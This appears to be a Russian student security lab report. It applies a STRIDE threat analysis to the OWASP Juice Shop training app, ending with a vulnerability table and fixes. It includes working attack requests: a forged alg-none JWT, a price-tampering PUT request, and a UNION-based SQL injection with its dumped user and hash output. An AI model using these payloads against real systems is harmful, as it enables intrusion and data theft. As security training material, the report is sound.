


Рисунок 18-DFD-диаграмма

Анализ угроз по методике STRIDE

- **Spoofing (Маскировка)**

На потоке данных “Добавление отзыва о сайте” угроза маскировки может быть реализована через подмену id пользователя и подмену JWT токена в запросе так как сервер не проверяет авторизованный ли пользователь отправляет отзыв.

Рисунок 19-Форма для отзывов

Есть такая форма, которая отправляется на сервер. Введем тестовые данные, чтобы посмотреть какой формат запроса отправляется.



Рисунок 20-Запрос, который отправляется при отправке формы

А также найдем JWT и откроем любой сайт, где можно декодировать payload токена, чтобы его поменять.





Рисунок 21-Подмена JWT для реализации атаки


Меняем поле alg на none и поле email на ту почту пользователя, от лица которого мы хотим отправить отзыв. Задаем в Postman и отправляем запрос, предварительно настроив cookie.

Перед этим убедимся, что мы не указываем собственный userId



```
{  
  "user": {  
    "id": 23,  
    "email": "test@mail.ru",  
    "lastLoginIp": "127.0.0.1",  
    "profileImage": "/assets/public/images/uploads/default.svg"  
  }  
}
```

Рисунок 22-Данные текущего пользователя



```
POST http://localhost:3000/api/feedbacks/  
  
Params Authorization Headers (10) Body ● Scripts Settings Cookies  
○ none ○ form-data ○ x-www-form-urlencoded ○ raw ● binary ○ GraphQL JSON v Schema Beautify  
  
1 {  
2   "UserId": 3,  
3   "captchaId": 0,  
4   "captcha": "17",  
5   "comment": "HACKED",  
6   "rating": 4  
7 }  
  
Body Cookies (4) Headers (13) Test Results ⚙ 201 Created 28 ms 575 B ⓘ Save Response ...  
{} JSON v Preview Visualize v  
1 {  
2   "status": "success",  
3   "data": {  
4     "id": 10,  
5     "UserId": 3,  
6     "comment": "HACKED",  
7     "rating": 4,  
8     "updatedAt": "2025-10-29T10:35:19.386Z",  
9     "createdAt": "2025-10-29T10:35:19.386Z"  
10   }  
11 }
```

Рисунок 23-Реализация Spoofing угрозы

Таким образом, мы отправили отзыв от лица другого пользователя.

- **Tampering (изменение данных)**

На потоке “Просмотр карточки товара” угроза изменение данных может быть реализована через изменение цены на товар посредством PUT запроса.




Рисунок 24-Карточка товара

На данной карточке товара цена указана 0.89. Давайте поменяем на 0.

```

PUT http://localhost:3000/api/products/24
{
  "price": 0
}

```

```

{
  "status": "success",
  "data": {
    "id": 24,
    "name": "Apple Pomace",
    "description": "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be <a href=\"#recycle\">sent back to us</a> for recycling.",
    "price": 0,
    "deluxePrice": 0.89,
    "image": "apple_pressings.jpg",
    "createdAt": "2025-10-29T10:27:13.021Z",
    "updatedAt": "2025-10-29T10:53:36.570Z",
    "deletedAt": null
  }
}

```

Рисунок 25-Изменение цены товара, реализация Tampering




Рисунок 26-Подтверждение атаки

Запрос выполнился успешно, и мы без проблем подменили цену товара на сайте.

- **Repudiation (Отказ от операций)**

На потоке данных “Оформление заказа” угроза отказа от операции может быть реализована при использовании уже просроченного купона и отсутствия логирования. Из файла main.js мы можем найти список купонов

```
paymentMode = "card";
campaigns = {
    WMNSDY2019: {
        validOn: 15519996e5,
        discount: 75
    },
    WMNSDY2020: {
        validOn: 1583622e6,
        discount: 60
    },
    WMNSDY2021: {
        validOn: 1615158e6,
        discount: 60
    },
    WMNSDY2022: {
        validOn: 1646694e6,
        discount: 60
    },
    WMNSDY2023: {
        validOn: 167823e7,
        discount: 60
    },
    ORANGE2020: {
        validOn: 15885468e5,
        discount: 50
    },
    ORANGE2021: {
        validOn: 16200828e5,
        discount: 40
    },
}
```

Рисунок 27-Купоны из исходного кода

Если мы поменяем дату на устройстве на 8 марта 2019, то купон WMNSDY2019 применился и мы сможем оформить заказ со скидкой




Рисунок 28-Реализация использования устаревшего купона

Купон применился, и мы можем перейти к оплате заказа. Таким образом, на сервере нет информации о том, что купон был просрочен и использован и пользователь может отрицать это действие. Со стороны магазина так же нет доказательств, так как на сервере нет логов, которые могут подтверждать или отрицать это действие. Единственный логи, которые удалось найти представлены ниже.

```
access.log.2019-03-08
::1 - - [08/Mar/2019:11:24:16 +0000] "GET /api/Deliveries/1 HTTP/1.1" 304 - "http://localhost:3000/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
::1 - - [08/Mar/2019:11:24:28 +0000] "GET /api/Deliveries/1 HTTP/1.1" 304 - "http://localhost:3000/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
::1 - - [08/Mar/2019:11:24:53 +0000] "POST /api/Cards/ HTTP/1.1" 201 202 "http://localhost:3000/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
::1 - - [08/Mar/2019:11:24:53 +0000] "GET /api/Cards/ HTTP/1.1" 200 128 "http://localhost:3000/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
::1 - - [08/Mar/2019:11:25:00 +0000] "GET /api/Deliveries/1 HTTP/1.1" 304 - "http://localhost:3000/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
::1 - - [08/Mar/2019:11:25:00 +0000] "GET /rest/user/whoami HTTP/1.1" 304 - "http://localhost:3000/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
::1 - - [08/Mar/2019:11:25:00 +0000] "GET /api/Cards/ HTTP/1.1" 200 126 "http://localhost:3000/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
::1 - - [08/Mar/2019:11:25:00 +0000] "GET /rest/basket/6 HTTP/1.1" 304 - "http://localhost:3000/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
::1 - - [08/Mar/2019:11:25:00 +0000] "GET /api/Address/ HTTP/1.1" 304 - "http://localhost:3000/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
::1 - - [08/Mar/2019:11:25:10 +0000] "GET /rest/continue-code HTTP/1.1" 200 79 "http://localhost:3000/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
::1 - - [08/Mar/2019:11:25:10 +0000] "POST /rest/basket/6/checkout HTTP/1.1" 200 45 "http://localhost:3000/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
::1 - - [08/Mar/2019:11:25:10 +0000] "GET /rest/track-order/cb69-23897e0a884461bc HTTP/1.1" 200 450 "http://localhost:3000/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
::1 - - [08/Mar/2019:11:25:10 +0000] "GET /rest/admin/application-configuration HTTP/1.1" 304 - "http://localhost:3000/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
::1 - - [08/Mar/2019:11:25:10 +0000] "GET /rest/basket/6 HTTP/1.1" 200 154 "http://localhost:3000/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
::1 - - [08/Mar/2019:11:25:10 +0000] "GET /api/Address/7 HTTP/1.1" 304 - "http://localhost:3000/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
```

Рисунок 29-Серверный лог

Однако, они не несут в себе достаточной информации, чтобы подтвердить то или иное действие пользователя.

- **Information Disclosure (раскрытие информации)**

На потоке данных “Поиск товаров” может быть реализована угроза раскрытия информации посредство выполнения SQLi в query-параметре

```
qwerty')) UNION SELECT id, email, password, '4', '5', '6', '7', '8', '9' FROM Users—
```

```
{"status": "success", "data": [{"id": 1, "name": "admin@juice-sh.op", "description": "0192023a7bbd3258516f069df18b599", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "", "updatedAt": "8", "deletedAt": "9"}, {"id": 2, "name": "j@juice-sh.op", "description": "e541ca7ef72bd1286474fc613e5e45", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 3, "name": "bender@juice-sh.op", "description": "0c36e517e3fa95ab1fbffcd744a4ef", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 4, "name": "bjorn.kleinrichert@juice-sh.op", "description": "6ed9d726cbdc873c539e41ae875780c", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 5, "name": "ciso@juice-sh.op", "description": "13331911323412831dc79697836b827", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 6, "name": "d@juice-sh.op", "description": "3869a32374e3d86f255627836b827", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 7, "name": "morty@juice-sh.op", "description": "f2f933d0bb0bae57b8c633bbebd6d9eb", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 8, "name": "mc.safesearch@juice-sh.op", "description": "b03f4ab0b4587aacc82cc0b953bc8", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 9, "name": "j12934q@juice-sh.op", "description": "3c2ab0de4a64e013229137370d7", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 10, "name": "wurstbrot@juice-sh.op", "description": "93905e45c3071023c3ad3c2f080e473", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 11, "name": "amy@juice-sh.op", "description": "77311911a16fa1418dd1a3051d610", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 12, "name": "bjoern@juice-sh.op", "description": "b39f05e45c3071023c3ad3c2f080e473", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 13, "name": "b@juice@owasp.org", "description": "9283f1b2e969749fe1963be362646", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 14, "name": "chris.pike@juice-sh.op", "description": "963e10f032a7084d463228c4e5d636d", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 15, "name": "accountant@juice-sh.op", "description": "05f921408ab6bf7dacc04cceeb81fa", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 16, "name": "uvogen@juice-sh.op", "description": "e01ce2a7fbfafaed7982a04e229", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 17, "name": "dem@juice-sh.op", "description": "402f1c475e316afe538ea631477729", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 18, "name": "john@juice-sh.op", "description": "e9048a3a743dd5e94ef733f3bd8e64", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 19, "name": "stan@juice-sh.op", "description": "2c17e639371lee3048ae34d6b380c5ec", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 20, "name": "etherium@juice-sh.op", "description": "b616a64605a0a7941bf3d1868ea3054b", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 21, "name": "testing@juice-sh.op", "description": "b0baee59d79d34fa1fd71aadb98c3f", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}]}
```

Рисунок 30-Реализация раскрытия конфиденциальной информации

Видим всех пользователей, которые зарегистрированных на сайте, включая их email, пароли и другие данные

- **Denial of Service (Отказ в обслуживании)**

На потоке “Оформление заказа” угроза отказа в обслуживании может быть реализована посредством использования уязвимой библиотеки десериализации JSON объектов.

Зайдем в Swagger данного веб-сайта и найдем endpoint для отправки заказа




Рисунок 31-Swagger Juice Shop

В данном приложении используется библиотека, которая небезопасно парсит JSON формат тем самым позволяя исполнять любой валидный код, который будет передана как значение поля. Попробуем отправить следующий JSON объект, чтобы вызвать бесконечный цикл на сервере и остановить его работу




Рисунок 32-Внедрение уязвимости в тело запроса

Видим, что сервер через какое-то время вернул ошибку 500. Такая ошибка возвращается так как на сервере есть таймаут в случае обнаружения бесконечного цикла. Но сам факт, что сервер ложится при помощи одного запроса выполняется.

Рисунок 33-Результат атаки

- Elevation of Privilege (Повышение привилегий)

На потоке “Аутентификация” угроза повышения привилегий может быть реализована посредством SQLi.




Рисунок 34-Форма логина




Рисунок 35-Подтверждение повышение привилегий

Таблица уязвимостей

Таблица 1-Таблица уязвимостей

Название	Описание	Уровень риска (CVSS)	Категория OWASP Top 10	Предложение по исправлению
SQLi в поисковом запросе	Возможность положить сервер (получить 500) при определенном запросе в поисковой строке	8.8 (High)	A03:2021 - Injection	Не использовать конкатенацию строк при составлении запроса, санитизировать весь пользовательский ввод
CSP header not set	Отсутствует заголовок CSP, что может привести к XSS атакам	(6.1)Medium	A05:2021 - Security Misconfiguration	Настроить заголовок CSP, чтобы возвращался сервером в каждом ответе и запрещал встраивание и исполнение чужого JS-кода
Cross-Domain Misconfiguration	Заголовок Access-Control-Allow-Origin имеет слишком широкий контекст и может привести к XSS и CSRF	(6.5)Medium	A05:2021 – Security Misconfiguration	Настроить заголовок Access-Control-Allow-Origin, чтобы к странице не могли обращаться сторонние ресурсы
Missing Anti-clickjacking header	Отсутствие таких заголовков, как X-Frame-Options и CSP может привести к встраиванию вредоносного кода на страницу	(6.5)Medium	A05:2021 – Security Misconfiguration	Настроить заголовок X-Frame-Options: DENY и CSP: default-src 'self', чтобы нельзя было встраивать и исполнять чужой код на странице
XSS при изменении описания товара	Можно встроить вредоносный код, который будет исполняться при каждом нажатии на карточку товара для всех пользователей	8.5 (High)	A03:2021 - Injection	Чистить пользовательский ввод и не сохранять неочищенный ввод на странице в HTML.

Spoofing посредством подмены email и JWT	Нет проверки соответствия пользователя и токену, который передается. Можно писать отзывы о компании от любого лица, которое зарегистрировано на сайте и имеет userId	6.8 (Medium)	A01:2021-Broken Access Control	Добавить правильную обработку JWT для проверки его валидности и принадлежности текущему пользователю
Tampering через изменение цены товара	Можно беспрепятственно заменить поле price в карточке товара и заказать товар с новой ценой	6.5 (Medium)	A01:2021-Broken Access Control	Добавить проверку цены на стороне сервера, сделать ролевую модель, которая запрещала бы изменение цены даже не аутентифицированному пользователю
Repudiation через использование просроченного купона при оформлении заказа и отсутствие логов	Система не ведет надлежащий лог за историей поведения пользователя на сайте. А также за историей купонов. Все это может привести к отказу от операции	7.5 (High)	A09:2021 – Security Logging and Monitoring Failures	Добавить хорошее логирование действий пользователей (время, IP, URL) во время серьезных операций таких как оформление заказа, оплата заказа и использование купонов.
Information Disclosure через SQLi при поиске товаров	При помощи SQLi можно получить доступ к конфиденциальной информации всех пользователей системы	7.7 (High)	A03:2021 - Injection	Не использовать конкатенацию строк при составлении запроса, санитизировать весь пользовательский ввод. Также можно встроить ролевую модель, запрещая доступ к списку пользователей помимо админа
Denial of Service через использование	Возможность выполнить произвольный	9.8 (Critical)	A06:2021 – Vulnerable and Outdated Components	Заменить библиотеку с уязвимостью. Чаще делать аудит

небезопасной библиотеки десериализации JSON при оформлении заказа	код в значении поля JSON			зависимостей при помощи SCA инструментов
Elevation of Privilege через SQLi в форме регистрации	При помощи SQLi можно получить доступ к аккаунту администратора без надобности пароля	9.8 (Critical)	A03:2021 - Injection	Не использовать конкатенацию строк при составлении запроса, санитизировать весь пользовательский ввод.

Рекомендации по устранению рисков

1. Использовать Prepared Statement, ORM при составлении запросов к БД, чтобы избегать возможности SQLi, валидация всех входных данных от пользователя
2. Внедрять строгие политики CSP, Anti-clickjacking, CORS для устранения возможности XSS и CSRF
